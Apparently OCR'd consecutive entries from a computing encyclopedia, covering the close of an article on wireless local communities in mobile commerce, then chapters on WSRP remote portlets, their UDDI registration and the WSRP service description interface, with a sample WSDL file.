As mentioned, a WLC interface should manifest context division and contribution rules to WLC members in an intuitive way. However, cell phones have much smaller displays compared with those of personal computers, putting a limit on WLC interface design. To meet both the requirement and constraint, the proposed WLC interface design is compact but includes essential components: headline display, detail display and message editor (Figure 3). The headline display lists the textual part of initiative messages, or headlines, in a chronic order. The detail display shows the map of supply context, responsive messages or multimedia attachments. The message editor allows a WLC member to compile short messages.

When a headline is selected, the detail display shows a map indicating the contributor's location relative to the reader's. If there are responsive messages to an initiative message, an "unfold" button will appear before the headline. If a message has a multimedia attachment, an attachment link (e.g., "pic" for picture attachment) will appear at the end. If readers are interested in the comments or attachments, they can click those buttons or links to view them in the Detail Display.

WLC members can compile simple messages in the nessage editor. To facilitate text input, the message editor may have a pull-down menu of commonly-used phrases. For instance, commonly-used phrases for shopping plazas may include "discount," "good bargain," "new styles," and so on. If WLC members just read messages, they can minimize the message editor to leave more space for the headline display and detail display.

Figure 3. A WLC interface design




Figure 3 illustrates an example of a WLC interface as it appears to a WLC member in a national park. Suppose another member with a username John found big salmon in the nearby water and posted a message about his finding and attached a picture of some salmon he caught. When the reader selects the message (as highlighted) in the headline display, the detail display shows a map indicating John's location (indicated by the red star) relative to the reader's. The reader then knows where it is likely to find big salmon. He/she can click the attachment link "pic" to have a look at the salmon caught by John. There are already some responsive messages to John's original message. The reader can click the "unfold" button on the left side of the message to read them in the detail display.

WLC MEMBER PARTICIPATION

For mediated communications, researchers have found that joint attention and social linkage are necessary conditions for effective information exchange (Clark & Marshall, 1981; Nardi & Whittaker, 2002). In the context-sharing activity, it is through the awareness of contribution rules and context division as manifested by the interface that WLC members can establish joint attention and social linkage with each other.

As suggested for WLC implementation, the interface controls (e.g., unfold button and message editor) indicate the contribution rules to WLC members in how they can exchange information with each other. The map indicates the context division by showing the relative locations of WLC members so that they can have the sense of sharing the same supply context. Studies have shown that exchanging mutually meaningful experience in a shared physical space is an important means of social bonding among people (Nardi & Whittaker, 2002). Researchers have also found that "sharing the same physical environment enables people to coordinate conversational content, by making inferences about the set of objects and events that others in the same environment are likely to know about and want to talk about" (Whittaker, 2003, p. 257). Thus, the sense of sharing the same physical environment through exchanging contextual information helps WLC members establish both social linkage and joint attention. Socially and cognitively bonded, WLC members are likely to regard each other as "fellow buddies" with whom they can talk about their experience in the same supply context.

In summary, the implementation of WLC systems as suggested should be able to facilitate the context-sharing activity among WLC members. Compared with topic-based online communities, context-based WLCs promote the participation of members through establishing social linkage and joint attention in the process of sharing personal experiences in the same environment. Of course, WLC members usually cannot develop long-term relationships with each other as in online communities. However, the purpose of WLC is to help mobile consumers exchange contextual information, for which long-term relationships are not essential.

CONCLUSION

WLC in m-commerce is a community portal approach that helps mobile consumers to share what they know or want to know about the local supply context with each other. This article discusses the macro-level conceptual design of WLC as well as its micro-level implementation issues. Financially sponsored by business partners, technically supported by hosts and behaviorally participated by members, WLC operations benefit all parties involved. The suggested implementation of WLC systems aims to facilitate the context-sharing activity of WLC members, leading to informational synergy.

To successfully implement WLCs in m-commerce, further technical, behavioral and managerial issues must be addressed. Such issues may include: quality of service (QoS) regarding timely and reliable message delivery over wireless networks, ethical standards and enforcement for appropriate message contribution, specific requirements on WLC implementation and administration for different types of supply contexts, and so on. We hope that this article may enhance further discussions and research in WLC application development.

REFERENCES

Bærentsen, K. B. (2000). Intuitive user interfaces. *Scandinavian Journal of Information Systems, 12*, 29-60.

Barkhuus, L., & Dey, A. (2003). Is context-aware computing taking control away from the user? Three levels of interactivity examined. In *Proceedings of the 5th Annual Conference on Ubiquitous Computing (UbiComp 2003)* (pp. 149-156).

Clark, H., & Marshall, C. (1981). Definite reference and mutual knowledge. In A. Joshi, B. Webber, & I. Sag (Eds.), *Elements of discourse understanding* (pp. 10-63). Cambridge, UK: Cambridge University Press.

Engeström, Y. (1987). *Learning by expanding*. Helsinki: Orienta-konsultit.

Hagel, J. III, & Armstrong, A. (1997). Net gain—Expanding markets through virtual communities. *The McKinsey Quarterly, 1997*(1), 140-153.

Leont'ev, A. N. (1978). *Activity, consciousness and personality* . Englewood Cliffs, NJ: Prentice-Hall.

Lyttinen, K., & Yoo, Y. (2002). Issues and challenges in ubiquitous computing. *Communication of the ACM, 45*(12), 63-65.

Miniard, P. W., & Cohen, J. B. (1983). Modeling personal and normative influences on behavior. *Journal of Consumer Research, 10*, 169-180.

Nardi, B., & Whittaker, S. (2002). The place of face-to-face communication in distributed work. In P. Hinds & S. Kiesler, (Eds.), *Distributed work* (pp. 83-112). Cambridge, MA: MIT Press.

Rao, B., & Minakakis, L. (2003).Evolution of mobile location-based services. *Communication of the ACM, 46*(12), 61-65.

Roth, J. (2004). Data collection. In J. Schiller & A. Voisard, (Eds.), *Location-based services* (pp.175-205). San Francisco, CA: Morgan Kaufmann Publishers.

Whittaker, S., Isaacs, E., & O'Day, V. (1997). Widening the net: Workshop report on the theory and practice of physical and network communities. *SIGCHI Bulletin, 29*(3), 27-30.

Whittaker, S. (2003). Theories and methods in mediated communication. In A. C. Graesser, M. A. Gernsbacher, S. R. Goldman (Eds.), *Handbook of Discourse Processes* (pp. 243-286). Mahwah, NJ: Lawrence Erlbaum.

KEY TERMS

Context-Sharing Activity: The collaboration among a group of people to share information about their environment with each other through the mediation of information technologies.

Informational Synergy: A mutually advantageous conjunction of distinct information elements as resources for those who share the information with each other.

Mobile Consumer: A person who is free to move around while connected to the wireless network with a handheld device (e.g., cell phone) in mobile commerce.

Supply Context: A functionally-defined area, including what are typically available and occurring in it, that constitutes the settings for people in the area to conduct consumer behavior.

Wireless Local Community (WLC): A type of wireless virtual community that allows mobile consumers within a supply context to exchange information about events that occur and about services and products that are available nearby through handheld devices.

WLC Business Partner: A business that offers the financial resource to establish, operate and upgrade a WLC that covers its supply context.

WLC Host: A wireless carrier (or its agent) that provides necessary infrastructure, mainly wireless networks and WLC servers, and technical support for WLC functioning.

WLC Member: A mobile consumer who joins a WLC at a moment.

WSRP Relationship to UDDI

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ABSTRACT

In most cases, portlets are built to be deployed by local portals. This is not practical if the organisation wishes to publish their Web services and expects other business partners to use these services in their portals. UDDI extension for WSRP enables the discovery and access to user facing Web services provided by business partners while eliminating the need to design local user facing portlets. Most importantly, the remote portlets can be updated by the Web service providers from their own servers. Remote portlet consumers are not required to make any changes in their portals to accommodate updated remote portlets. This results in easier team development, upgrades, administration, low cost development, and usage of shared resources.

In this chapter, we deal with the technical underpinning of the UDDI extensions for WSRP (user facing remote Web services) and their role in service sharing among business partners. We outline the WSDL extensions relevant to the remote portlets and WSRP (WSRP specification version 1, 2003). publishing and binding process in UDDI.

WEB SERVICES IN UDDI

Portlets (JSR 168, 2005) provide user interface to data delivered from Web services. Before we explain the remote portlet publishing and discovery process in UDDI, we need to refresh the concept of publishing and discovering the Web services in UDDI (Hugo Haas, Moreau, Orchard, Schlimmer, & Weerawarana, 2004)). Web services expose their interfaces by registering in UDDI (UDDI Specifications, 2005). The Web service consumer must find the service, bind to it, and invoke the service. The basic mechanism for publishing and discovering Web services is in Figure 1.

Regardless of whether the Web service will be accessible to a single enterprise or to other companies (public access), the details about the service (its interface, parameters, location, etc.) must be made available to *consumers*. This is accomplished with a WSDL description of the Web service and a Web service directory, where the details of the Web service are published (refer to Web Services Description Language (WSDL)). There are three steps which have to be performed in order to discover and use a Web service published in the UDDI:


Publishing Web service (step 1): In order to be accessible to interested parties, the Web service is published in a Registry or Web service directory. There are several choices regarding where to publish a Web service:

1. If the Web service is intended for the general public, then a well-known registry is recommended. Consequently, the WSDL description, together with any XML schemas referenced by this description, is made public.
2. The Web service intended for enterprise use over an intranet should be published in a corporate registry only. No public access from outside of the firewall is required.
3. Finally, providing all clients are dedicated partners in business, and there is an existing agreement on usage of this service, the Web service can be published on a well-known location on the company server, with proper security access protection. Such a server would be placed on the public side of the company firewall, but it would allow limited access, similar to a B2B Web server.
4. Web services directories are made up of a repository and the taxonomies (classification of registered entities for easier search) associated with them. There are no restrictions on publishing the Web service in multiple registries, or in multiple categories.

Discovery of Web service (step 2): Registry implementations can differ, but there are some common steps, outlined below, that the client must perform before it can discover and bind (step 3) to the service:

1. The client must determine how to access the Web service's methods, such as determining the service method parameters, return values, and so forth. This is referred to as *discovering the service definition interface*.
2. The client must locate the actual Web service (find its address). This is referred to as *discovering the service implementation*.

Figure 1. Publish-find-bind mechanism in UDDI



Bind to the Web service and invoke it (step 3): The client must be able to bind to the service's specific location. The following types of binding may occur:

1. Static binding during client development or at the deployment time.
2. Dynamic binding (at runtime).

From the client point of view, the binding type and time play important roles in possible scenarios relevant to the client's usage of the Web service. The following situations are typical:

1. A Web service (WSDL and XML schemas) is published in well-known locations. The developers of the application that use the service know the service, its location, and the interface. The client (which is a process running on a host) can bypass the registry and use the service interfaces directly. Alternatively, the client knows the location and can statically bind to the service at the deployment time.
2. The Web service expects its clients to be able to easily find the interface at build time. These clients are often generic clients. Such clients can dynamically find the specific implementation at runtime using the registry. Dynamic runtime binding is required.

Development of Web service clients requires some rules to be applied and design decisions to be made regarding which binding type is more appropriate for the given situation (static or dynamic binding). Three possible cases are discussed:

1. **Discovering the service interface definition:** If we are dealing with a known service interface, and the service implementation is known (no registry is required), the actual binding should be static.
2. **Discovering the service implementation:** In this case, static binding is also appropriate because we know the interface. We need to discover the service implementation only at build time.
3. The client does not know the service interface and needs to discover the service interface dynamically at build time. The service implementation is *discovered dynamically at runtime*. This type of invocation is called Dynamic Invocation Interface (DII). In this case, the binding must be dynamic.

Each WSDL description of the service published in UDDI must contain the following six elements: definitions, types, message, portType, binding, and service. The main elements of the UDDI data model are listed as follows (Figure 2):

Figure 2. UDDI model composition





Figure 3. Mapping from WSDL to UDDI



- businessEntity represents the physical company which registered the services with UDDI;
- businessService represents a specific service offered by a company;
- bindingTemplate contains instructions for service invocation;
- publisherAssertion structure allows businesses to publish relationships between businessEntities within the company; and
- tModel is a structure similar to a database table. It contains the following information about an entity: the name, description, URL, and the unique key.

The relationships between the description and actual registered structures are outlined in Figure 3. The `portType` is represented by a UDDI structure called `tModel`. This `tModel` is categorized using unified *Category System* and the WSDL `EntityType` structure. The relevant *Category System* is known as WSDL `portType tModel` category and distinguishes it from other types of `tModels` with which the service might be associated.

A WSDL binding is also represented by a tModel structure. This is the binding tModel structure. This kind of categorization uses the same *Category System* as the portType tModel, but with a different key value to differentiate a binding tModel from a portType tModel.


The WSDL may represent a Web service interface for an existing service. However, there may be an existing UDDI businessService that is suitable, and WSDL information can be added to that existing service. If there is no suitable existing service found in the UDDI registry, a new businessService must be created. Finally, the WSDL binding port is represented by UDDI bindingTemplate. A WSDL service may contain multiple ports. These ports are exactly mirrored by the containment relationship in a UDDI businessService and its bindingTemplates.

Registering WSRP Services as Remote Portlets in UDDI

WSRP *producer* is considered as a Web service on its own, exposing multiple `Bindings` and `PortTypes`. It is described through the WSRP WSDL services description and some additional portlet types. Portlets are not fully fledged services; they are only HTML fragments. Therefore, they do not expose `PortType`, `binding` template, and access points. The portlet is exposed by its *producer* and *consumer* interacts indirectly with remote portlets using the *producer's* infrastructure. The remote portlet is addressed by a `portletHandle` defined within the *producer's* scope.

Figure 4 shows an example how a portal finds and integrates a remote portlet published in the UDDI. Content or application providers (known as WSRP *producers*) implement their service as WSRP service and publish it in a globally accessible directory. *Producer's* WSDL description provides the necessary information about remote service actual endpoints. The directory lets the *consumers* easily find the required service. Directory entries, published in WSDL format, briefly describe the WSRP components and offer access to details about the services. The portal administrator uses the portal's published functions to create remote portlet Web service entries in the portal local registry. Furthermore, the portlet proxy binds to the WSRP component through SOAP, and the remote portlet invocation (RPI) protocol ensures the proper interaction between both parties.

Figure 4. Publishing and locating remote portlets with the UDDI



Typical discovery and binding steps are summarized below:

- A provider offers a set of portlets and makes them available by setting up a WSRP *producer* and exposing them as remote portlets. These portlets are then made available to other businesses by publishing them in a UDDI registry. The provider may perform the publishing task either through a custom built user interface or through the interface provided by a UDDI Server.
- End-users want to add a portlet to his own portal. Using the tools provided by their portal (e.g., portal administrative interface or a custom-written XML interface[1]), they search for remote portlets. After finding the suitable remote portlet, these portlets can be added to the portal pages. Alternatively, a portal administrator could search the UDDI registry for portlets and make them available to end-users by adding them to the portal's internal database.
- The user can now access the page containing newly added and running remote portlets. Behind the scenes, the portal is making a Web service call to the remote *producer,* and the *producer* is returning a markup fragment with the required data for the portal to render on the portal page.

In order to provide necessary information about remote portlets, WSRP extended the definition of the bind namespace for `portTypes` and SOAP binding. The following extensions are defined (WSRP specification version 1, 2003). This WSDL defines the following `portTypes` (normative definitions):

- **WSRP_v1_Markup_PortType:** This is the port on which the Markup Interface can be accessed. All *producers* must expose this portType.
- **WSRP_v1_ServiceDescription_PortType:** This is the port on which the Service Description Interface can be accessed. All *producers* must expose this portType.
- **WSRP_v1_Registration_PortType:** This is the port on which the Registration Interface can be accessed. Only *producers* supporting in-band registration of *consumers* need expose this portType.
- **WSRP_v1_PortletManagement_PortType:** This is the port on which the Management Interface can be accessed. *Producers* supporting the portlet management interface expose this portType. If this portType is not exposed, the portlets of the service cannot be configured by consumers.

SOAP bindings for these portTypes are listed below:

1. **WSRP_v1_Markup_Binding_SOAP:** All *producers* must expose a port with this binding for the WSRP_v1_Markup_PortType (the Markup portType).
2. **WSRP_v1_ServiceDescription_Binding_SOAP:** All *producers* must expose a port with this binding for the WSRP_v1_ServiceDescription_PortType (ServiceDescription portType).
3. **WSRP_v1_Registration_Binding_SOAP:** *Producers* supporting the Registration portType must expose a port with this binding for the WSRP_v1_Registration_PortType.
4. **WSRP_v1_PortletManagement_Binding_SOAP:** *Producers* supporting the PortletManagement portType must expose a port with this binding for the WSRP_v1_PortletManagement_PortType.

Web service is typically represented by several remote portlets and relevant WSDL description (Figure 5) which contains pointers to all required and optional WSRP portlet interfaces (e.g., registration interface, service description, etc.) in the form of a portType.

In essence, WSRP *producers* are Web services. They expose PortTypes and bindings, which the *consumers* can use to access and interact with. It means that the process of publishing a *producer* corresponds to publishing a Web services together with associated portlet metadata. Besides the portletHandle, the Portlet Title and textual description, all further portlet metadata are missing in the UDDI. These remaining metadata must be retrieved from the respective ports (ServiceDescription portType or PortletManagement portType).

CONCLUSION

Portlet displaying Web service's raw data arriving from `a UDDI businessService` structure (Web service) reflects the infrastructure of the Web service and needs to bind to the service. This is an undesirably tight coupling of user interface and service raw data, which often causes problems to the *consumer* in time of any changes to Web service raw data. This problem is typically resolved by the *producer* providing relevant libraries.

Using WSRP and UDDI extension for remote portlets makes the end-user completely shielded from the technical details of WSRP. In contrast to the standard use of data-oriented Web services, any changes to Web service structure are implemented within the remote portlet and the *consumer* is not affected by these changes.

W

Figure 5. WSDL definition for WSRP example

```
<?xml version="1.0" encoding="UTF-8"?>
<wsdl:definitions xmlns:urn="urn:oasis:names:tc:wsrp:v1:bind"
    xmlns:wsdl="http://schemas.xmlsoap.org/wsdl/"
    targetNamespace="urn:myproducer:wsdl">
  <wsdl:import namespace="urn:oasis:names:tc:wsrp:v1:bind"
     location="http://www.oasis-open.org/committees/wsrp/
       specifications/version1/wsrp_v1_bindings.wsdl"/>
 <wsdl:service name="WSRPService">
  <wsdl:port name="WSRPBaseService"
       binding="urn:WSRP_v1_Markup_Binding_SOAP">
       <soap:address xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
       location="http://myproducer.com:9098/portal/producer"/>
  </wsdl:port>
  <wsdl:port name="WSRPServiceDescriptionService"
       binding="urn:WSRP_v1_ServiceDescription_Binding_SOAP">
       <soap:address xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
       location="http://myproducer.com:9098/portal/producer"/>
  </wsdl:port>
  <wsdl:port name="WSRPRegistrationService"
    binding="urn:WSRP_v1_Registration_Binding_SOAP">
       <soap:address xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
              location="http://myproducer.com:9098/portal/producer"/>
  </wsdl:port>
  <wsdl:port name="WSRPPortletManagementService"
     binding="urn:WSRP_v1_PortletManagement_Binding_SOAP">
        <soap:address xmlns:soap="http://schemas.xmlsoap.org/wsdl/soap/"
       location="http://myproducer.com:9098/portal/producer"/>
  </wsdl:port>
 </wsdl:service>
</wsdl:definitions>
```

UDDI version 1.1 allows the *producers* to describe its presence together with each of the services it offers. The most important feature planned for higher versions of UDDI specification (specifically, version 2 and higher) is the provision of cross portlet communication. Portlets should be able to broadcast their event information to other portlets spread across multiple *producers,* if necessary. This feature allows other portlets to tailor their generated content according to broadcasted events.

So far, there is seemingly no need to publish remaining portlet metadata. However, we envisage that the concept of semantic Web and Web service matchmaking, as outlined in Akkiraju, Goodwin, Doshi, and Roeder (2003), will require better annotation of available remote portlets functionalities to be published in a public registry. In such cases, searching for portlets defining certain metadata values in UDDI will become the necessity.

REFERENCES

Akkiraju, R., Goodwin, R., Doshi, P., & Roeder, S. (2003, August). A method for semantically enhancing the service discovery capabilities of UDDI. In *Proceedings of the IJCAI Information Integration on the Web Workshop*, Acapulco, Mexico. Retrieved January 8, 2007, from www.isi.edu/info-agents/workshops/ijcai03/papers/Akkiraju-SemanticUDDI-IJCA%202003.pdf

Hugo Haas, P.L.H., Moreau, J.J., Orchard, D., Schlimmer, J., & Weerawarana, S. (2004). Web services description language (WSDL) Version 2.0, part 3: Bindings. W3C. Retrieved January 8, 2007, from http://www.w3.org/TR/2004/WD-wsdl20-bindings-20040803

JSR 168 (2004). Servlets specification 2.4. Retrieved January 8, 2007, from http://www.jcp.org/aboutJava/communityprocess/final/jsr154

UDDI Specifications (2005). Universal description, discovery and integration v2 and v3. Retrieved January, 8, 2007, from http://www.uddi.org/specification.html

Web Services Description Language (WSDL). An intuitive view. developers.sun.com. Retrieved January 8, 2007, from http://java.sun.com/dev/evangcentral/totallytech/wsdl.html

WSRP Specification Version 1 (2003). Web services for remote portlets, OASIS. Retrieved January 8, 2007, from http://www.oasis-open.org/committees/download.php/3343/oasis-200304-wsrp-specification-1.0.pdf

KEY TERMS

Portlet: A Web application that displays some content in a portlet window. A portlet is developed, deployed, managed, and displayed independently of all other portlets. Portlets may have multiple states and view modes. They also can communicate with other portlets by sending messages.

Portal: A Web application which contains and runs the portlet environment, such as Application Server(s) and portlet deployment characteristics.

UDDI: Universal description, discovery, and integration.

Web Services: A set of standards that define programmatic interfaces for application-to-application communication over a network.

Web Services for Remote Portlets (WSRP): Presentation-oriented Web services.

ENDNOTE

[1] In IBM WebSphere Portal 5.1, this activity is supported via the configuration portlets or XML configuration interface.

WSRP Specification and Alignment

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INTRODUCTION: WSRP SPECIFICATION OVERVIEW


The WSRP specification (WSRP specification version 1, 2003) requires that every *producer* implement two required interfaces, and allows optional implementation of two others:

1. **Service Description Interface (Required):** This interface allows a WSRP *producer* to advertise services and its capabilities to consumers. A WSRP *consumer* can use this interface to query a *producer* to discover what user-facing services the *producer* offers. Furthermore, the description also contains additional metadata and technical capabilities of the producer. The producer's metadata might include information about whether the p*roducer* requires registration or cookie initialization before a *consumer* can interact with any of the remote portlets. For the *consumer*, this interface can be used as a discovery means to determine and localize the set of offered remote portlets.
2. **Markup Interface (Required):** This interface allows a *consumer* to interact with a remotely running portlet supplied by the *producer*. For example, a *consumer* would use this interface to perform some interaction when an end-user submits a form from the portal page. Since this interface supports the notion of the state, the portal might obtain the latest markup based on the current state of the portlet (for example, when the user clicks *refresh* button or interaction with another portlet on the same page takes place).
3. **Registration Interface (Optional):** This interface serves as a mechanism for opening a dialogue between the *producer* and *consumer* so that they can exchange information about each others' technical capabilities. The registration interface allows a *producer* to ask *consumers* to provide additional information before they start interaction with the service through the service description interface and markup interfaces. This mechanism enables a producer to customize its interaction with a specific type of *consumer*. For example, a *producer* may use a filter and reduce the number of offered portlets for a particular *consumer*.
4. **Portlet Management Interface (Optional):** This interface gives the *consumer* control over the life-cycle methods of the remote portlet. A *consumer* acquires the ability to customize a portlet's behavior, or destroy an instance of a remote portlet using this interface.

Processing User Interaction

When the user clicks on a link or submits form data, the *consumer* application controls the processing and invokes the performInteraction() method (Figure 1). When the *producer* receives this call, it processes the action and returns the updated state. To redraw the complete page, the *consumer* then

Figure 1. Remote portlet interaction in View and Action modes



invokes the getMarkup() call to receive the latest markup fragment. Because the state of the *producer* has changed since the previous getMarkup() call, the markup fragment returned is typically different from the one previously returned. The end user can then perform another action, which starts a new interaction cycle.

Handling Customization and Initialization

In a typical interaction, a single centrally hosted services are used by multiple consumer applications and/or multiple individual users. The WSRP protocol supports multiple configurations of a single service. A good example is a lookup in a remote list of the course offerings and subjects offered within a particular course to international students. The list can be configured to display different offerings per semester, different currencies for subject fees, or both, depending on the *consumer* country and language prerequisites.

The WSRP protocol provides a set of function calls that allow *producers* to expose multiple versions of the same service, each with different preconfigured interface. Furthermore, *consumers* can create and manage additional configurations of the same service, and end users can customize their configurations. However, such configurations are static (predefined) only in the current version of WSRP 1.0. dynamic configuration is planned for the future versions of WSRP, starting with the WSRP 2.0.

A CLOSER LOOK ON SERVICE DESCRIPTION INTERFACE

Service description interface enables the *consumer* to determine what services are available, and also provides information about the service capabilities. The services can be discovered through UDDI or other public registry. The access to the *producer* metadata is provided through getServiceDescription()method. All *producers* must provide the service description. This is important because it affects the decision whether the portal can display the markup, cookies handling, registration requirements, and so forth. In addition, the service description also includes the access to the information about portlet capabilities: supported portlet modes, window states, and list of locales the portlet supports. The service description structure supports also an extension field. This is an Array of objects that allow both client and server to support custom features. The ServiceDescription object contains useful information for the *consumer*, such as whether the registration is required, list of offered portlets, need to initialize cookies, and list of resources. The list of allowed types for ServiceDescription structure is in Figure 2.

Figure 2. ServiceDescription structure

```
ServiceDescription type (structure) details:
   boolean requiresRegistration
   PortletDescription offeredPortlets[]
   ItemDescription userCategoryDescriptions[]
   ItemDescription customUserProfileItemDescriptions[]
   ItemDescription customWindowState Descriptions[] 20
   ItemDescription customModeDescriptions[]
   CookieProtocol requiresInitCookie
   ModelDescription registrationPropertyDescription
   String locales[]
   ResourceList resourceList
   Extension extensions[]
```

ItemDescription is a set of arrays used to describe custom items the *consumer* is allowed to use in interaction with the portlets at the *producer* location. Each of these arrays provides the description of different types of extended data (e.g., custom modes). For those areas where this information is provided, portlets are not allowed to use extended values the producer has not described. This restriction allows the administrator of the consumer to determine a mapping of these values to those supported by the *consumer* implementation.

The information about portlets that the *producer* hosts is available as an array of PortletDescription(s), each of which describes single offered portlet. The description of each portlet listed in offeredPortlets[] array can be obtained by invoking getPortletDescription() method. This interface allows the *consumer* access to the following information:

- The consumer references this portlet using portletHandle;
- Markup types this portlet can generate in the array markupTypes. For each markup type, the supported modes, window states, and locales are specified;
- The portlet functionality is stored in the description field;
- Title describing this portlet is stored in the shortTitle type;
- Possible (x)html forms generation availability; and
- Information about the usage of URL templates.

The *producer* must expose one or more logically distinct ways of generating markup and handling interaction with this markup (Figure 3).

